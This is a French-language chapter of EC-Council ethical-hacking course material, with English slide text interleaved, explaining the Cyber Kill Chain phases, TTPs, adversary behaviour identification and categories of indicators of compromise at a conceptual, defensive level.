
Dans cette ère du numérique en pleine évolution, les cybercriminels sont une menace majeure pour les entreprises. L'écosystème du commerce électronique en perpétuel développement a introduit de nouvelles technologies telles que les environnements informatiques dans le Cloud. Les récentes séries de failles de sécurité ont fait prendre conscience aux organisations de la nécessité de disposer de systèmes de sécurité de l'information efficaces. Le hacking éthique permet aux organisations d'analyser objectivement leur niveau en matière de sécurité. De nos jours, le rôle d'un hackeur éthique prend de plus en plus d'importance. Un hackeur éthique s'introduit intentionnellement dans le système informatique afin d'identifier et de corriger les failles de sécurité.

Ce module commence par une introduction à la méthodologie de la chaîne de frappe cyber (Cyber Kill Chain) et aux indicateurs de compromission (IoC). Il donne un aperçu des concepts de hacking et des catégories de hackeurs. Le module aborde ensuite les différentes phases du cycle de hacking et se termine par une brève présentation des concepts, de la portée et des limites du hacking éthique.

À la fin de ce module, vous serez en mesure de :

- Expliquer la méthodologie de la chaîne de frappe cyber (Cyber Kill Chain).
- Décrire les tactiques, techniques et procédures (TTP).
- Décrire les indicateurs de compromission (IoC).
- Expliquer les concepts de hacking et les catégories de hackeurs.
- Expliquer les concepts et la portée du hacking éthique.

- Comprendre les différentes phases du cycle de hacking.
- Comprendre les concepts du hacking éthique et sa portée.
- Connaître les compétences requises pour un hackeur éthique.
- Comprendre divers outils de hacking éthique.




Comprendre la méthode de la chaîne de frappe cyber

La chaîne de frappe cyber (Cyber Kill Chain) est un moyen efficace d'illustrer comment un adversaire peut attaquer une organisation. Ce modèle aide les organisations à comprendre les différentes menaces qui existent à chaque étape d'une attaque et les contre-mesures nécessaires pour se défendre contre celle-ci. Ce modèle donne également aux professionnels de la sécurité un aperçu clair de la stratégie d'attaque utilisée par l'adversaire, de sorte que différents niveaux de contrôles de sécurité peuvent être mis en œuvre pour protéger l'infrastructure informatique de l'organisation.

Cette section aborde la méthode de la chaîne de frappe cyber, les TTP couramment utilisées par les pirates informatiques, l'identification comportementale des adversaires et les indicateurs de compromission (IoC).

Cyber Kill Chain Methodology

- ❑ The cyber kill chain methodology is a component of intelligence-driven defense for the identification and prevention of malicious intrusion activities
- ❑ It helps security professionals to understand the adversary's tactics, techniques, and procedures beforehand



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Méthode de la chaîne de frappe cyber

La méthode de la chaîne de frappe cyber est un élément de la défense fondée sur le renseignement pour l'identification et la prévention des intrusions malveillantes. Cette méthode aide les professionnels de la sécurité à identifier les étapes que les pirates informatiques suivent pour atteindre leurs objectifs.

La chaîne de frappe cyber est une méthode développée pour sécuriser le cyberspace. Elle est basée sur le concept des chaînes de frappe militaires. Cette méthode vise à améliorer activement la détection et la réponse aux intrusions. La chaîne de frappe cyber se compose de sept phases de protection destinées à atténuer et à réduire les cybermenaces.

Selon Lockheed Martin, les cyberattaques peuvent se produire en sept phases distinctes, de la reconnaissance à l'accomplissement de l'objectif final. La compréhension de la méthode de la chaîne de frappe cyber aide les professionnels de la sécurité à tirer parti des contrôles de sécurité aux différentes étapes d'une attaque et à prévenir l'attaque avant qu'elle n'aboutisse. Elle permet également de mieux connaître les phases de l'attaque, ce qui aide à comprendre à l'avance les tactiques, techniques et procédures (TTP) de l'adversaire.

Voici les différentes phases qui composent la méthode de la chaîne de frappe cyber :




Figure 2.1: Méthode de la chaîne de frappe cyber

▪ Reconnaissance

L'adversaire fait une reconnaissance pour recueillir le plus d'informations possible sur la cible et détecter ses points faibles avant de passer à l'attaque. Il recherche des éléments tels que des informations accessibles au public sur Internet, des informations sur le réseau, des informations sur les systèmes et des informations sur l'organisation de la cible. En effectuant une reconnaissance à différents niveaux du réseau, l'attaquant peut obtenir des informations telles que des plages d'adresses, des adresses IP spécifiques et des données sur les employés. Pour obtenir des informations, l'adversaire peut utiliser des outils automatisés et analyser les ports et services ouverts, détecter les vulnérabilités des applications et les identifiants de connexion. Ces informations peuvent aider l'attaquant à obtenir un accès au réseau ciblé par une porte dérobée.

Dans la phase de reconnaissance, l'attaquant réalise des actions comme :

- Recueillir des informations sur l'organisation ciblée en effectuant des recherches sur Internet ou par le biais de l'ingénierie sociale.
- Analyser les diverses activités en ligne et les informations publiques disponibles.
- Recueillir des informations à partir de sites de réseaux sociaux et de services Web.
- Obtenir des informations sur les sites Web visités.
- Surveiller et analyser le site web de l'organisation ciblée.
- Effectuer des recherches sur le Whois, le DNS et l'empreinte du réseau.
- Effectuer un scan pour identifier les ports et services ouverts.

▪ Armement

L'adversaire analyse les données recueillies à l'étape précédente pour identifier les vulnérabilités et les techniques qu'il peut utiliser pour obtenir un accès non autorisé à l'organisation ciblée. Sur la base des vulnérabilités identifiées lors de l'analyse, il

sélectionne ou crée une charge utile sur mesure (logiciel malveillant d'accès à distance) en utilisant une faille de sécurité et une porte dérobée pour l'envoyer à la victime. Pour mener à bien son attaque, l'attaquant peut cibler des équipements réseau, des systèmes d'exploitation, des terminaux ou même des individus spécifiques au sein de l'organisation. Il peut par exemple envoyer un courrier électronique d'hameçonnage à un employé de l'organisation cible contenant une pièce jointe malveillante telle qu'un virus ou un ver qui, une fois téléchargé, installe une porte dérobée sur le système qui va permettre à l'adversaire d'y accéder à distance.

Dans la phase d'armement, l'attaquant réalise des actions comme :

- Identifier la charge utile malveillante adaptée en fonction de l'analyse.
- Créer une nouvelle charge utile malveillante ou sélectionner, réutiliser ou modifier les charges utiles malveillantes disponibles en fonction de la vulnérabilité identifiée.
- Créer une campagne de phishing par courrier électronique.
- Utiliser des kits d'exploitation et des réseaux de zombies.

■ Livraison

L'étape précédente comprenait la création d'une arme. Sa charge utile est transmise à la ou aux victime(s) visée(s) sous la forme d'une pièce jointe à un courrier électronique, d'un lien malveillant sur un site Web, d'une application Web vulnérable ou encore sur une clef USB. La livraison est une étape clef qui mesure l'efficacité des stratégies de défense mises en place par l'organisation ciblée selon que la tentative de l'adversaire est bloquée ou non.

Dans la phase de livraison, l'attaquant réalise des actions comme :

- Envoyer des courriers électroniques d'hameçonnage aux employés de l'organisation ciblée.
- Distribuer des clefs USB contenant des charges utiles aux employés de l'organisation ciblée.
- Réaliser des attaques telles que le point d'eau (watering hole) sur le site web compromis.
- Mettre en œuvre divers outils de hacking contre les systèmes d'exploitation, les applications et les serveurs de l'organisation ciblée.

■ Exploitation

Après la transmission de l'arme à la victime ciblée, la phase d'exploitation déclenche le code malveillant de l'attaquant pour exploiter une vulnérabilité dans le système d'exploitation, dans les logiciels ou le serveur au système ciblé. À ce stade, l'organisation peut être confrontée à des menaces telles que les attaques portant sur l'authentification et l'autorisation, sur l'exécution de code arbitraire, sur la sécurité physique et sur la mauvaise configuration de la sécurité.

Dans la phase d'exploitation, l'attaquant réalise des actions comme :

- Exploiter les vulnérabilités logicielles ou matérielles pour obtenir un accès à distance au système ciblé.

▪ Installation

L'attaquant télécharge et installe d'autres logiciels malveillants sur le système ciblé afin de maintenir son accès pendant une période prolongée. Il peut utiliser cette technique pour installer une porte dérobée afin d'obtenir un accès à distance. Après l'injection du code malveillant sur le système ciblé, l'adversaire a la possibilité de propager l'infection à d'autres systèmes du réseau. De plus, l'attaquant tente de dissimuler la présence d'activités malveillantes aux contrôles de sécurité tels que les pare-feu en utilisant diverses techniques comme le chiffrement.

Dans la phase d'installation, l'attaquant réalise des actions comme :

- Télécharger et installer des logiciels malveillants tels que des portes dérobées.
- Obtenir un accès à distance au système ciblé.
- Exploiter diverses méthodes pour garder la porte dérobée cachée et en fonctionnement.
- Maintenir l'accès au système cible.

▪ Commande et contrôle

L'attaquant crée un canal de commande et de contrôle qui établit une communication entre le système informatique de la victime et un serveur qu'il contrôle, afin de communiquer et de transmettre des données dans les deux sens. L'attaquant utilise des techniques telles que le chiffrement pour masquer la présence de ces canaux. En utilisant ce canal, l'attaquant effectue une exploitation à distance sur le système ou le réseau ciblé.

Dans la phase de commande et contrôle, l'attaquant réalise des actions comme :

- Établir un canal de communication entre le système de la victime et un serveur Qu'il contrôle.
- Exploiter des canaux tels que le trafic Web, les communications par courrier électronique et les messages DNS.
- Appliquer des techniques d'escalade de priviléges.
- Dissimuler toute preuve de compromission en utilisant des techniques telles que le chiffrement.

▪ Actions sur les objectifs

L'attaquant contrôle à distance le système de la victime et atteint finalement les objectifs qu'il s'était fixé. Il accède à des données confidentielles, perturbe les services ou le réseau, ou détruit la capacité opérationnelle de la victime en accédant à son réseau et en compromettant d'autres systèmes. Il peut également s'en servir comme point de départ pour mener d'autres attaques.

Tactics, Techniques, and Procedures (TTPs)

The term Tactics, Techniques, and Procedures (TTPs) refers to the **patterns of activities and methods** associated with specific threat actors or groups of threat actors



Tactics

“Tactics” are the guidelines that describe the **way an attacker performs the attack** from beginning to the end



Techniques

“Techniques” are the **technical methods used by an attacker** to achieve intermediate results during the attack



Procedures

“Procedures” are **organizational approaches that threat actors follow** to launch an attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tactiques, techniques et procédures (TTP)

Les tactiques, techniques et procédures désignent les modèles et les méthodes associés à des attaquants spécifiques ou à des groupes d'attaquants. Les TTP sont utiles à l'analyse des menaces et au profilage des pirates informatiques et peuvent être utilisées pour renforcer l'infrastructure de sécurité d'une organisation. La tactique est une ligne de conduite qui décrit la manière dont un attaquant mène son attaque du début à la fin. Les techniques sont les méthodes utilisées par un pirate informatique pour atteindre certains résultats au cours de son attaque. Enfin, les procédures sont l'approche organisationnelle suivie par les attaquants pour lancer leur attaque. Afin de comprendre et de se défendre contre les menaces, il est important de comprendre les TTP utilisées par les pirates informatiques. Comprendre les tactiques d'un attaquant permet de prévoir et de détecter les attaques à un stade précoce. Comprendre les techniques utilisées par les attaquants permet d'identifier les vulnérabilités et de mettre en place des mesures défensives de manière préventive. Enfin, l'analyse des procédures utilisées par les attaquants permet d'identifier ce qu'ils recherchent dans l'infrastructure de l'organisation ciblée.

Les organisations doivent comprendre les TTP pour protéger leur réseau contre les pirates informatiques et les futures attaques. Les TTP permettent aux organisations d'arrêter les attaques dès le stade initial, protégeant ainsi le réseau contre des dommages massifs.

▪ Tactiques

Les tactiques décrivent la démarche des attaquants au cours des différentes phases d'une attaque. Il s'agit des différentes tactiques utilisées pour recueillir des informations en vue de la phase d'exploitation initiale, pour escalader les priviléges, pour effectuer des mouvements latéraux et pour déployer des moyens permettant de pérenniser l'accès au système. En général, les groupes APT utilisent un certain nombre de tactiques

standard, mais dans certains cas, ils s'adaptent au contexte et modifient la manière dont ils mènent leurs attaques. Par conséquent, ce sont les tactiques utilisées qui permettent de détecter et de qualifier la campagne d'attaque.

Pour obtenir des informations par exemple, certains attaquants se basent uniquement sur les informations disponibles sur Internet, tandis que d'autres peuvent recourir à l'ingénierie sociale ou utiliser des sources dans des structures secondaires. Une fois que des informations telles que les adresses électroniques des employés de l'organisation ciblée sont recueillies, les attaquants choisissent d'approcher leurs cibles une par une ou en groupe. Autre exemple, la charge utile conçue par les attaquants peut rester la même du début à la fin de l'attaque ou être modifiée en fonction de la personne ciblée. Par conséquent, pour mieux comprendre la menace, il faut analyser correctement les tactiques utilisées dès les premières étapes d'une attaque.

- **Techniques**

Pour réussir une attaque, les pirates informatiques utilisent plusieurs techniques au cours de son déroulement. Ces techniques sont utilisées pendant l'exploitation initiale, la mise en place et le maintien de canaux de commande et de contrôle, l'accès à l'infrastructure ciblée et la dissimulation des traces d'exfiltration de données. Les techniques utilisées par les pirates pour mener une attaque peuvent varier, mais elles sont souvent les mêmes et peuvent ainsi être utilisées pour le profilage. Il est donc essentiel de comprendre les techniques utilisées dans les différentes phases d'une attaque pour bien identifier les menaces.

- **Procédures**

On désigne par procédures les séquences d'actions réalisées par les pirates informatiques pour exécuter les différentes étapes d'une attaque. Le nombre d'actions diffère en fonction des objectifs de la procédure et du groupe APT. Un attaquant expérimenté utilise des procédures avancées qui se composent de plus d'actions qu'une procédure basique pour obtenir le même résultat. Il le fait principalement pour augmenter le taux de réussite d'une attaque et diminuer la probabilité de détection par les systèmes de protection.

La compréhension et l'analyse approfondie des procédures suivies par certains attaquants au cours d'une attaque aident les organisations à établir leur profil. Au début d'une attaque, lors de la collecte d'informations par exemple, il est difficile de bien identifier la procédure d'un groupe APT. Mais les étapes suivantes d'une attaque peuvent laisser des traces qui permettront de comprendre les procédures suivies par l'attaquant.

Adversary Behavioral Identification



- Adversary behavioral identification involves the **identification of the common methods** or techniques followed by an adversary to launch attacks on or to penetrate an organization's network
- It gives the security professionals insight into **upcoming threats and exploits**

Adversary Behaviors

- | | | |
|------------------------------|-------------------------------|----------------------|
| Internal Reconnaissance | Use of Command-Line Interface | Use of DNS Tunneling |
| Use of PowerShell | HTTP User Agent | Use of Web Shell |
| Unspecified Proxy Activities | Command and Control Server | Data Staging |

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identification du comportement des attaquants

L'identification du comportement des attaquants nécessite une identification des méthodes ou techniques qu'ils utilisent pour lancer des attaques et pénétrer le réseau d'une organisation.

Elle donne aux professionnels de la sécurité un aperçu des menaces et des exploits à venir. Elle les aide à mettre en place l'infrastructure de sécurité du réseau et à adapter un ensemble de procédures de sécurité pour se prémunir contre diverses cyberattaques.

Vous trouverez ci-dessous certains des comportements d'un attaquant qui peuvent être utilisés pour améliorer les capacités de détection des dispositifs de protection :

▪ Reconnaissance interne

Une fois que l'attaquant a pénétré dans le réseau cible, il utilise diverses techniques et méthodes pour effectuer une reconnaissance interne. Cela comprend l'énumération des systèmes, des hôtes, des processus, l'exécution de diverses commandes pour trouver des informations telles que le contexte de l'utilisateur local et la configuration du système, le nom d'hôte, les adresses IP, les systèmes distants actifs et les programmes exécutés sur les systèmes cibles. Les professionnels de la sécurité peuvent surveiller les activités d'un attaquant en vérifiant les commandes inhabituelles exécutées dans les scripts Batch et PowerShell et en utilisant des outils de capture de paquets.

▪ Utilisation de PowerShell

PowerShell peut être utilisé par un pirate informatique pour automatiser l'exfiltration de données et lancer d'autres attaques. Pour identifier l'utilisation abusive de PowerShell sur le réseau, les professionnels de la sécurité peuvent vérifier les journaux de transactions de PowerShell ou les journaux d'événements de Windows. Le champ User

Agent et les adresses IP peuvent également être utilisés pour identifier les hôtes malveillants qui tentent d'exfiltrer des données.

- **Activités de proxy suspectes**

Un attaquant peut créer et configurer plusieurs domaines pointant vers le même hôte, ce qui lui permet de passer rapidement d'un domaine à l'autre pour éviter d'être détecté. Les professionnels de la sécurité peuvent détecter des domaines inconnus en vérifiant les flux de données générés par ces domaines. Grâce à ce flux de données, les professionnels de la sécurité peuvent également repérer les fichiers malveillants téléchargés et les communications indésirables avec l'extérieur en fonction des différents domaines.

- **Utilisation de l'interface en ligne de commande**

Après avoir obtenu l'accès au système cible, un attaquant peut utiliser l'interface en ligne de commande pour interagir avec le système cible, parcourir les fichiers, lire leur contenu, modifier leur contenu, créer de nouveaux comptes, se connecter à des systèmes distants, télécharger et installer du code malveillant. Les professionnels de la sécurité peuvent identifier ce type de comportement en recherchant dans les journaux les identifiants de processus, les noms de processus comportant des lettres et des chiffres aléatoires et les fichiers malveillants téléchargés sur Internet.

- **Le champ HTTP User Agent**

Dans les communications basées sur le protocole HTTP, le serveur identifie le client HTTP connecté à l'aide du champ User Agent. Un pirate informatique modifie le contenu de ce champ pour communiquer avec le système compromis et mener d'autres attaques. Les professionnels de la sécurité peuvent donc identifier cette attaque précoce en vérifiant le contenu du champ User Agent.

- **Serveur de commande et de contrôle**

Les attaquants utilisent des serveurs de commande et de contrôle pour communiquer à distance et par le biais d'une session chiffrée avec les systèmes compromis. Grâce à ce canal chiffré, le pirate peut voler des données, les supprimer et lancer d'autres attaques. Les professionnels de la sécurité peuvent détecter les hôtes ou les réseaux compromis en identifiant la présence d'un serveur de commande et de contrôle, ils le font en analysant le trafic réseau pour détecter les tentatives de connexion sortantes, les ports ouverts inutiles et diverses autres anomalies.

- **Utilisation de la tunnelisation DNS**

Les attaquants utilisent la tunnelisation DNS pour dissimuler le trafic malveillant dans le trafic légitime transporté par les protocoles couramment utilisés sur le réseau. Grâce à la tunnelisation DNS, un pirate informatique peut également communiquer avec le serveur de commande et de contrôle, contourner les contrôles de sécurité et exfiltrer des données. Les professionnels de la sécurité peuvent identifier la tunnelisation DNS en analysant les demandes DNS malveillantes, les charges DNS malveillantes, les domaines non identifiés et la destination des requêtes DNS.

- **Utilisation d'un shell Web**

Un attaquant utilise un shell Web pour compromettre un serveur Web en créant un shell au sein d'un site Web ; cela lui permet ainsi d'accéder à distance aux fonctionnalités du serveur. À l'aide d'un shell Web, le pirate effectue diverses tâches telles que l'exfiltration de données, le transfert de fichiers, etc. Les professionnels de la sécurité peuvent identifier un shell Web en cours d'utilisation sur le réseau en analysant l'accès au serveur, les journaux d'erreurs, la présence de chaînes suspectes indiquant un encodage, le contenu du champ User Agent, etc.

- **Entreposage de données**

Après avoir réussi à pénétrer dans le réseau d'une cible, le pirate informatique utilise des techniques d'entreposage de données pour collecter et combiner autant de données que possible. Les types de données collectées par un attaquant comprennent des données sensibles sur les employés et les clients, les stratégies commerciales d'une organisation, des informations financières et des informations sur l'infrastructure du réseau. Une fois les données collectées, l'attaquant peut soit les exfiltrer, soit les détruire. Les professionnels de la sécurité peuvent détecter l'entreposage de données en surveillant le trafic réseau pour détecter les transferts de fichiers malveillants, en contrôlant l'intégrité des fichiers et en consultant les journaux d'événements.



Indicators of Compromise (IoCs)

Indicators of Compromise (IoCs) are the **clues, artifacts, and pieces of forensic data** found on the network or operating system of an organization that indicate a potential intrusion or malicious activity in the organization's infrastructure

IoCs **act as a good source of information** regarding the threats that serve as data points in the intelligence process

Security professionals need to **perform continuous monitoring** of IoCs to effectively and efficiently detect and **respond to evolving cyber threats**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicateurs de compromission (IoCs)

Les cybermenaces évoluent en permanence avec de nouveaux TTP adaptés aux vulnérabilités de l'organisation ciblée. Les professionnels de la sécurité doivent effectuer une surveillance continue des indicateurs de compromission afin de détecter et de répondre de manière efficace aux cybermenaces qui évoluent constamment. Les indicateurs de compromission sont des indices, des artefacts et des éléments de données forensiques détectés sur le réseau ou dans un système d'exploitation d'une organisation, qui indiquent une intrusion potentielle ou une activité malveillante dans l'infrastructure de l'organisation.

Cependant, les IoC ne sont pas des renseignements ; ils constituent plutôt une bonne source d'informations sur les menaces, informations qui servent de point de départ au processus de renseignement. Les renseignements exploitables sur les menaces extraits des IoC aident les organisations à améliorer leurs stratégies de traitement des incidents. Les professionnels de la cybersécurité utilisent divers outils automatisés pour surveiller les IoC afin de détecter et de prévenir diverses atteintes à la sécurité de l'organisation. La surveillance des IoC permet également aux équipes de sécurité d'améliorer les contrôles et les politiques de sécurité de l'entreprise afin de détecter et de bloquer tout trafic suspect pour déjouer de futures attaques. Pour surmonter les menaces associées aux IoC, certaines organisations comme STIX et TAXII ont élaboré des rapports normalisés contenant des résumés et des synthèses sur les attaques et les ont partagés afin d'améliorer la réponse aux incidents.

Un IoC peut être un indicateur atomique, un indicateur calculé ou un indicateur comportemental. Il s'agit d'informations concernant des activités suspectes ou malveillantes qui sont collectées auprès de divers organes de sécurité de l'infrastructure d'un réseau. Les indicateurs atomiques sont ceux qui ne peuvent pas être segmentés en parties plus petites, et dont la signification n'est pas modifiée dans le contexte d'une intrusion. Les adresses IP et les

adresses électroniques sont des exemples d'indicateurs atomiques. Les indicateurs calculés sont obtenus à partir des données extraites d'un incident de sécurité. Les valeurs de hachage et les motifs ou expressions régulières sont des exemples d'indicateurs calculés. Les indicateurs comportementaux font référence à un regroupement d'indicateurs atomiques et calculés qui sont combinés sur la base d'une certaine logique.

Categories of Indicators of Compromise

Understanding IoCs helps security professionals to **quickly detect the threats** against the organization and protect the organization from evolving threats

For this purpose, IoCs are divided into four categories:



Email Indicators

- Used to send malicious data to the target organization or individual
- Examples include the sender's email address, email subject, and attachments or links



Network Indicators

- Useful for command and control, malware delivery, identifying the operating system, and other tasks
- Examples include URLs, domain names, and IP addresses



Host-Based Indicators

- Found by performing an analysis of the infected system within the organizational network
- Examples include filenames, file hashes, registry keys, DLLs, and mutex



Behavioral Indicators

- Used to identify specific behavior related to malicious activities
- Examples include document executing PowerShell script, and remote command execution

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Catégories d'indicateurs de compromission

Il est essentiel que les professionnels de la cybersécurité aient une bonne connaissance des différents attaquants et de leurs tactiques en matière de cybermenace. Cette connaissance se traduit en indicateurs de compromission (IoC). Cette compréhension des IoC aide les professionnels de la sécurité à détecter rapidement les attaques informatiques contre une organisation et à la protéger contre les menaces en constante évolution. Les indicateurs de compromission sont divisés en quatre catégories :

- Indicateurs de courrier électronique**

Les attaquants privilégient souvent les services de messagerie pour envoyer des contenus malveillants à l'organisation ciblée ou à la personne visée en raison de leur facilité d'utilisation et de leur anonymat relatif. L'adresse électronique de l'expéditeur, l'objet du message, les pièces jointes ou les liens sont des exemples de ces indicateurs.

- Indicateurs de réseau**

Les indicateurs de réseau sont utiles pour détecter les activités de commande et de contrôle, la diffusion de logiciels malveillants et la collecte de renseignements sur le système d'exploitation, le type de navigateur et d'autres informations spécifiques à l'ordinateur. Les URL, les noms de domaine et les adresses IP sont des exemples de ces indicateurs.

- Indicateurs basés sur l'hôte**


Les indicateurs basés sur l'hôte sont trouvés en effectuant une analyse du système infecté au sein du réseau. Les noms de fichiers, les empreintes de fichiers (hashes), les clefs de registre, les DLL et les exclusions mutuelles (mutex) sont des exemples de ces indicateurs.

- **Indicateurs comportementaux**

En général, les IoCs sont utiles pour détecter les indices des intrusions, ce sont les adresses IP malveillantes, les signatures de virus, les hachages MD5 et les noms de domaine. Les IoCs comportementaux sont utilisés pour identifier des comportements spécifiques liés à des activités malveillantes telles que l'injection de code dans la mémoire ou l'exécution des scripts d'une application. Des comportements bien définis permettent une protection étendue pour bloquer toutes les activités malveillantes actuelles et à venir. Ces indicateurs sont utiles pour les cas où des services système parfaitement légitimes sont utilisés pour des activités anormales ou inattendues. Parmi les exemples d'indicateurs de comportement, citons l'exécution de scripts PowerShell dans un document et l'exécution de commandes à distance.

Voici la liste des principaux indicateurs de compromission (IoC) :

- Trafic réseau sortant inhabituel
- Activité inhabituelle via un compte d'utilisateur privilégié
- Fichiers et logiciels illégitimes
- Anomalies géographiques
- Échecs de connexion multiples
- Augmentation du volume d'utilisation de la base de données
- Taille importante des réponses HTML
- Demandes multiples pour le même fichier
- Trafic port-application inadapté
